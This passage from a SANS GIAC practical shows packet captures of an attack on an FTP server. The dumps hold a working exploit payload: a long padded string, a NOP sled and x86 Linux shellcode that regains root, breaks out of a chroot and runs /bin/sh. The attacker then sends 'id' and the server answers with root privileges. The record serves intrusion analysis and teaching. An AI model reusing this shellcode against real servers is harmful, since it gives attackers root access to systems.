34 36 37 39 31 39 32 34 39 39 37 35 38 36 30 32  4679192499758602
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
36 34 32 32 30 33 38 32 37 35 30 31 39 36 30 37  6422038275019607
30 33 33 35 36 39 35 39 30 30 30 30 32 33 33 32  0335695900002332
37 30 36 36 30 36 31 32 33 33 31 36 34 34 31 35  7066061233164415
38 36 37 37 31 33 32 30 37 36 33 30 37 32 33 30  8677132076307230
36 34 31 33 39 37 33 30 32 38 31 33 32 32 38 37  6413973028132287
37 34 38 34 38 35 33 32 34 30 35 36 33 38 34 37  7484853240563847
32 39 35 32 37 38 32 34 35 30 30 39 37 32 38 34  2952782450097284
37 31 30 34 36 33 32 36 37 37 32 37 36 37 33 31  7104632677276731
39 37 35 34 34 31 33 37 35 39 32 30 36 32 36 32  9754413759206262
36 37 37 32 33 34 35 36 37 38 34 32 30 38 35 34  6772345678420854
34 35 33 36 30 36 30 38 37 35 38 33 35 35 38 34  4536060875835584
31 39 31 38 31 35 37 30 34 36 37 34 36 38 39 32  1918157046746892
34 37 30 35 30 37 35 32 36 37 37 39 33 33 37 31  4705075267793371
37 35 32 30 34 30 32 30 36 32 36 37 39 31 32 37  7520402062679127
34 35 31 34 32 31 31 38 31 37 35 31 33 36 36 30  4514211817513660
39 34 37 30 32 38 36 36 38 35 31 30 32 32 32 31  9470286685102221
36 30 36 32 32 30 37 36 34 30 34 34 32 35 30 33  6062207640442503
37 32 39 34 39 36 38 38 36 33 34 34 39 31 39 31  7294968863449191
32 33 34 34 30 34 33 35 32 20 20 20 20 20 20 20  234404352
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 33 36 31 36 36 31 31 20 20 20 20 20 20     3616611
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 31 39 33 34 36 35 32 32        19346522
34 30 20 20 20 20 20 20 20 20 20 20 20 20 20 20  40
20 20 20 20 20 20 20 20 20 31 39 33 34 36 35 32         1934652
32 34 30 20 20 20 20 20 20 20 20 20 20 20 20 20  240
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 31 39 33 34 36 35 32         1934652
32 34 30 90 90 90 90 90 90 90 90 90 90 90 90 90  240.............
33 DB F7 E3 B0 03 8B CC 68 B2 94 CD 80 FF E4 0D  3.......h.......
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:58.571709 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16785 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78AE1C  Ack: 0xEBCE0EB9  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392312 29673724

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:59.485710 207.35.251.172:2243 -> 192.168.1.102:21
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:48 TOS:0x0 ID:16786 IpLen:20 DgmLen:201 DF
***AP*** Seq: 0xCF78AE1C  Ack: 0xEBCE0EB9  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392403 29673724
31 C0 31 DB 31 C9 B0 46 CD 80 31 C0 31 DB 43 89  1.1.1..F..1.1.C.
D9 41 B0 3F CD 80 EB 6B 5E 31 C0 31 C9 8D 5E 01  .A.?...k^1.1..^.
88 46 04 66 B9 FF 01 B0 27 CD 80 31 C0 8D 5E 01  .F.f....'..1..^.
B0 3D CD 80 31 C0 31 DB 8D 5E 08 89 43 02 31 C9  .=..1.1..^..C.1.
FE C9 31 C0 8D 5E 08 B0 0C CD 80 FE C9 75 F3 31  ..1..^.......u.1
C0 88 46 09 8D 5E 08 B0 3D CD 80 FE 0E B0 30 FE  ..F..^..=.....0.
C8 88 46 04 31 C0 88 46 07 89 76 08 89 46 0C 89  ..F.1..F..v..F..
F3 8D 4E 08 8D 56 0C B0 0B CD 80 31 C0 31 DB B0  ..N..V.....1.1..
01 CD 80 E8 90 FF FF FF 30 62 69 6E 30 73 68 31  ........0bin0sh1
2E 2E 31 31 0A                                   ..11.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:59.529681 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1728 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCE0EB9  Ack: 0xCF78AEB1  Win: 0x7CE3  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673829 237392403

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:56:01.491606 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16787 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0xCF78AEB1  Ack: 0xEBCE0EB9  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392604 29673829
69 64 3B 0A                                      id;.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:56:01.538880 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1729 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xEBCE0EB9  Ack: 0xCF78AEB5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29674023 237392604

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:56:01.742466 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1730 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0xEBCE0EB9  Ack: 0xCF78AEB5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29674034 237392604
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D  uid=0(root) gid=
30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 35  0(root) groups=5
30 28 66 74 70 29 0A                             0(ftp).

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.